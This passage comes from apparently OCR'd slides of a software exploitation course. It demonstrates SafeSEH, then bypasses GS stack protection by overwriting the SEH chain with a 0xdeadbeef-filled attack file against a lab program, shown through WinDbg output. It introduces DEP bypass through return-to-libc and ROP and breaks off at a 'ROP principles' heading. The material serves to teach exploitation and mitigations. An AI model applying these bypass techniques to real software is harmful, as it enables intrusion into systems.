
SafeSEH Enabled



```
#include <stdio.h>

void prize()
{
        printf("you win!\n");
}

int MyExceptionHandler();

void function()
{
        unsigned int*ptr;
        ptr = (unsigned int *)0xdeadbeef;
        __try {
                //this will cause an exception
                *ptr = 0x41414141;
        } __except (MyExceptionHandler()) {}
}

int MyExceptionHandler()
{
        printf("MyExceptionHandler() called\n");
        return 0;
}

int main()
{
        function();
}
```

```
CommandLine: simple_seh.exe
Symbol search path is: SRV*C:\WINDOWS\Symbols*http://msdl.microsoft.com/download/sy
Executable search path is:
ModLoad: 00400000 0040b000   simple_seh.exe
ModLoad: 7c900000 7c9b2000   ntdll.dll
ModLoad: 7c800000 7c8f6000   C:\WINDOWS\system32\kernel32.dll
ModLoad: 10200000 10323000   C:\WINDOWS\WinSxS\x86_Microsoft.VC90.DebugCRT_1fc8b3b9
(208.df0): Break instruction exception - code 80000003 (first chance)
eax=00251eb4 ebx=7ffdb000 ecx=00000003 edx=00000008 esi=00251f48 edi=00251eb4
eip=7c90120e esp=0012fb20 ebp=0012fc94 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
ntdll!DbgBreakPoint:
7c90120e cc               int     3
0:000> g @@masm(`c:\class\simple_seh\simple_seh\seimpleseh.cpp:16+`)
eax=0012fe84 ebx=7ffdb000 ecx=00000000 edx=00000001 esi=00b9f72a edi=0012fe7c
eip=004010e6 esp=0012fda0 ebp=0012fe94 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
simple_seh!function+0x56:
004010e6 8b45e0           mov     eax,dword ptr [ebp-20h] ss:0023:0012fe74=deadbeef
0:000> !teb
TEB at 7ffdf000
    ExceptionList:        0012fe84
    StackBase:            00130000
    StackLimit:           00126000
    SubSystemTib:         00000000
    FiberData:            00001e00
    ArbitraryUserPointer: 00000000
    Self:                 7ffdf000
    EnvironmentPointer:   00000000
    ClientId:             00000208 . 00000df0
    RpcHandle:            00000000
    Tls Storage:          00000000
    PEB Address:          7ffdb000
    LastErrorValue:       0
    LastStatusValue:      c0000135
    Count Owned Locks:    0
    HardErrorMode:        0
0:000> ed 12fe84 simple_seh!prize
0:000> ed 12fe84+4 simple_seh!prize
0:000> g
(208.df0): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=deadbeef ebx=7ffdb000 ecx=00000000 edx=00000001 esi=00b9f72a edi=0012fe7c
eip=004010e9 esp=0012fda0 ebp=0012fe94 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010202
simple_seh!function+0x59:
004010e9 c70041414141     mov     dword ptr [eax],41414141h ds:0023:deadbeef=??????
```

- With SafeSEH enabled, I try the same trick as before…



```
0:000> ed 12fe84 simple_seh!prize
0:000> ed 12fe84+4 simple_seh!prize
0:000> g
(208.df0): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=deadbeef ebx=7ffdb000 ecx=00000000 edx=00000001 esi=00b9f72a edi=0012fe7c
eip=004010e9 esp=0012fda0 ebp=0012fe94 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010202
simple_seh!function+0x59:
004010e9 c70041414141    mov     dword ptr [eax],41414141h ds:0023:deadbeef=??????
0:000> g
(208.df0): Access violation - code c0000005 (!!! second chance !!!)
eax=deadbeef ebx=7ffdb000 ecx=00000000 edx=00000001 esi=00b9f72a edi=0012fe7c
eip=004010e9 esp=0012fda0 ebp=0012fe94 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
simple_seh!function+0x59:
004010e9 c70041414141    mov     dword ptr [eax],41414141h ds:0023:deadbeef=??????
0:000> g
(208.df0): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=deadbeef ebx=7ffdb000 ecx=00000000 edx=00000001 esi=00b9f72a edi=0012fe7c
eip=004010e9 esp=0012fda0 ebp=0012fe94 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010202
simple_seh!function+0x59:
004010e9 c70041414141    mov     dword ptr [eax],41414141h ds:0023:deadbeef=??????
0:000> g
(208.df0): Access violation - code c0000005 (!!! second chance !!!)
eax=deadbeef ebx=7ffdb000 ecx=00000000 edx=00000001 esi=00b9f72a edi=0012fe7c
eip=004010e9 esp=0012fda0 ebp=0012fe94 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
simple_seh!function+0x59:
004010e9 c70041414141    mov     dword ptr [eax],41414141h ds:0023:deadbeef=??????
0:000> g
(208.df0): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=deadbeef ebx=7ffdb000 ecx=00000000 edx=00000001 esi=00b9f72a edi=0012fe7c
eip=004010e9 esp=0012fda0 ebp=0012fe94 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010202
simple_seh!function+0x59:
004010e9 c70041414141    mov     dword ptr [eax],41414141h ds:0023:deadbeef=??????
```


- Now no matter how hard I try, the exception handler parsing routine won't execute the exception handler I hacked in because it doesn't point to a registered exception handler routine

Defeating mitigations

- All the mitigations we’ve talked about can be defeated
- Sometimes a mitigation will render a vulnerability impossible to exploit, but more often than not, the mitigation is just a nuisance that requires the attacker to work a little harder.
- Let’s examine the weaknesses of each mitigation in detail.

GS Weaknesses

- The main weakness of GS is that it only detects corruption at the point the function is preparing to return.
- If the attacker can gain control of EIP before the vulnerable function returns, GS will never get the opportunity to detect the attack.
- Let’s investigate




Configuration: Active(Release)

Platform: Active(Win32)

Enable String Pooling	No
Enable Minimal Rebuild	No
Enable C++ Exceptions	**Yes With SEH Exceptions (/EHa)**
Smaller Type Check	No
Basic Runtime Checks	Default
Runtime Library	**Multi-threaded DLL (/MD)**
Struct Member Alignment	Default
Buffer Security Check	**Yes**
Enable Function-Level Linking	**Yes (/Gy)**
Enable Enhanced Instruction Set	Not Set
Floating Point Model	Precise (/fp:precise)
Enable Floating Point Exceptions	No

Enable String Pooling
Enable read-only string pooling for generating smaller compiled code. (/GF)

- Let’s enable GS protection on the seh_overflow project we exploited previously.



HxD - [C:\class\seh_attack_file2]
File Edit Search View Analysis Extras Window ?
16
ANSI
hex
seh_attack_file2
Offset: 0
Overwrite


```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00000000  EF BE AD DE EF BE AD DE EF BE AD DE EF BE AD DE  ï¾-Þï¾-Þï¾-Þï¾-Þ
00000010  EF BE AD DE EF BE AD DE EF BE AD DE EF BE AD DE  ï¾-Þï¾-Þï¾-Þï¾-Þ
00000020  EF BE AD DE EF BE AD DE EF BE AD DE EF BE AD DE  ï¾-Þï¾-Þï¾-Þï¾-Þ
00000030  EF BE AD DE EF BE AD DE EF BE AD DE EF BE AD DE  ï¾-Þï¾-Þï¾-Þï¾-Þ
00000040  EF BE AD DE EF BE AD DE EF BE AD DE EF BE AD DE  ï¾-Þï¾-Þï¾-Þï¾-Þ
00000050  EF BE AD DE EF BE AD DE EF BE AD DE EF BE AD DE  ï¾-Þï¾-Þï¾-Þï¾-Þ
00000060  EF BE AD DE EF BE AD DE EF BE AD DE EF BE AD DE  ï¾-Þï¾-Þï¾-Þï¾-Þ
00000070  EF BE AD DE EF BE AD DE EF BE AD DE EF BE AD DE  ï¾-Þï¾-Þï¾-Þï¾-Þ
00000080  EF BE AD DE EF BE AD DE EF BE AD DE EF BE AD DE  ï¾-Þï¾-Þï¾-Þï¾-Þ
00000090  EF BE AD DE EF BE AD DE EF BE AD DE EF BE AD DE  ï¾-Þï¾-Þï¾-Þï¾-Þ
000000A0  EF BE AD DE EF BE AD DE EF BE AD DE EF BE AD DE  ï¾-Þï¾-Þï¾-Þï¾-Þ
000000B0  EF BE AD DE EF BE AD DE EF BE AD DE EF BE AD DE  ï¾-Þï¾-Þï¾-Þï¾-Þ
000000C0  EF BE AD DE EF BE AD DE EF BE AD DE EF BE AD DE  ï¾-Þï¾-Þï¾-Þï¾-Þ
000000D0  EF BE AD DE EF BE AD DE EF BE AD DE EF BE AD DE  ï¾-Þï¾-Þï¾-Þï¾-Þ
000000E0  EF BE AD DE EF BE AD DE EF BE AD DE EF BE AD DE  ï¾-Þï¾-Þï¾-Þï¾-Þ
000000F0  EF BE AD DE EF BE AD DE EF BE AD DE EF BE AD DE  ï¾-Þï¾-Þï¾-Þï¾-Þ
00000100  EF BE AD DE EF BE AD DE EF BE AD DE EF BE AD DE  ï¾-Þï¾-Þï¾-Þï¾-Þ
00000110  EF BE AD DE EF BE AD DE EF BE AD DE EF BE AD DE  ï¾-Þï¾-Þï¾-Þï¾-Þ
00000120  EF BE AD DE EF BE AD DE EF BE AD DE EF BE AD DE  ï¾-Þï¾-Þï¾-Þï¾-Þ
00000130  EF BE AD DE EF BE AD DE EF BE AD DE EF BE AD DE  ï¾-Þï¾-Þï¾-Þï¾-Þ
00000140  EF BE AD DE EF BE AD DE EF BE AD DE EF BE AD DE  ï¾-Þï¾-Þï¾-Þï¾-Þ
00000150  EF BE AD DE EF BE AD DE EF BE AD DE EF BE AD DE  ï¾-Þï¾-Þï¾-Þï¾-Þ
00000160  EF BE AD DE EF BE AD DE EF BE AD DE EF BE AD DE  ï¾-Þï¾-Þï¾-Þï¾-Þ
00000170  EF BE AD DE EF BE AD DE EF BE AD DE EF BE AD DE  ï¾-Þï¾-Þï¾-Þï¾-Þ
00000180  EF BE AD DE EF BE AD DE EF BE AD DE EF BE AD DE  ï¾-Þï¾-Þï¾-Þï¾-Þ
00000190  EF BE AD DE EF BE AD DE EF BE AD DE EF BE AD DE  ï¾-Þï¾-Þï¾-Þï¾-Þ
000001A0  EF BE AD DE EF BE AD DE EF BE AD DE EF BE AD DE  ï¾-Þï¾-Þï¾-Þï¾-Þ
000001B0  EF BE AD DE EF BE AD DE EF BE AD DE EF BE AD DE  ï¾-Þï¾-Þï¾-Þï¾-Þ
000001C0  EF BE AD DE EF BE AD DE EF BE AD DE EF BE AD DE  ï¾-Þï¾-Þï¾-Þï¾-Þ
000001D0  EF BE AD DE EF BE AD DE EF BE AD DE EF BE AD DE  ï¾-Þï¾-Þï¾-Þï¾-Þ
000001E0  EF BE AD DE EF BE AD DE EF BE AD DE EF BE AD DE  ï¾-Þï¾-Þï¾-Þï¾-Þ
000001F0  EF BE AD DE EF BE AD DE EF BE AD DE EF BE AD DE  ï¾-Þï¾-Þï¾-Þï¾-Þ
```

```
122e c7
1234 89
1237 0b
1239 74
123b 83
```


```
C:\class\seh_overflow\seh_overflow\Release>windbg -QY seh_overflow.exe C:\class\seh_attack_file2

C:\class\seh_overflow\seh_overflow\Release>
```

- I've pointed seh_overflow at a file containing a bunch of 0xdeadbeef. Let's run it and see what happens…

Where my G’s at?



```
deadbf11 ??              ???
deadbf12 ??              ???
deadbf13 ??              ???
deadbf14 ??              ???
deadbf15 ??              ???
deadbf16 ??              ???
deadbf17 ??              ???
deadbf18 ??              ???
deadbf19 ??              ???
deadbf1a ??              ???
deadbf1b ??              ???
deadbf1c ??              ???
deadbf1d ??              ???
deadbf1e ??              ???
deadbf1f ??              ???
deadbf20 ??              ???
deadbf21 ??              ???
deadbf22 ??              ???
deadbf23 ??              ???
deadbf24 ??              ???
deadbf25 ??              ???
deadbf26 ??              ???
deadbf27 ??              ???
deadbf28 ??              ???
deadbf29 ??              ???
deadbf2a ??              ???
deadbf2b ??              ???
```



```
ModLoad: 00400000 00406000   seh_overflow.exe
ModLoad: 7c900000 7c9b2000   ntdll.dll
ModLoad: 7c800000 7c8f6000   C:\WINDOWS\system32\kernel32.dll
ModLoad: 78520000 785c3000   C:\WINDOWS\WinSxS\x86_Microsoft.VC90.CRT_1fc8b3b9a
(b60.b64): Break instruction exception - code 80000003 (first chance)
eax=00251eb4 ebx=7ffde000 ecx=00000005 edx=00000020 esi=00251f48 edi=00251eb4
eip=7c90120e esp=0012fb20 ebp=0012fc94 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
ntdll!DbgBreakPoint:
7c90120e cc              int     3
0:000> g
(b60.b64): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=000000de ebx=000007ff ecx=0000002b edx=00000000 esi=00345e54 edi=00130000
eip=7855aed8 esp=0012fa90 ebp=0012fa98 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010206
MSVCR90!LeadUpVec+0x2c:
7855aed8 f3a5            rep movs dword ptr es:[edi],dword ptr [esi]
0:000> g
(b60.b64): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000000 ebx=00000000 ecx=deadbeef edx=7c9032bc esi=00000000 edi=00000000
eip=deadbeef esp=0012f6c0 ebp=0012f6e0 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
deadbeef ??              ???
```

- Great job GS
- What happened?

GS failure analysis

- What happened is we clobbered the whole stack with 0xdeadbeef, including the saved ebp, return address AND the exception handler list.
- In fact, we wrote so much data we wrote off the end of the stack and caused an exception.
- This caused the exception handler routine to kick in, and pick 0xdeadbeef as the exception handler to use.
- Overwriting the exception handler list is always a good way to bypass GS.
- GS will also fail you if you can overwrite c++ vtables on the stack or any other function pointer type data that get's used before the function returns.

DEP

- In exploits 1 we already saw some techniques to defeat DEP.
- Instead of returning to shellcode, we returned to standard library functions that were useful to us. For instance, we returned to code to execute system("/bin/sh") instead of returning to shellcode on the stack.
- We have also seen returning to pop-pop-ret as a means to accomplish our goals.
- This general approach of calling other legitimate code, instead of shellcode, is often referred to as return oriented programming (ROP for short).

ROP principles

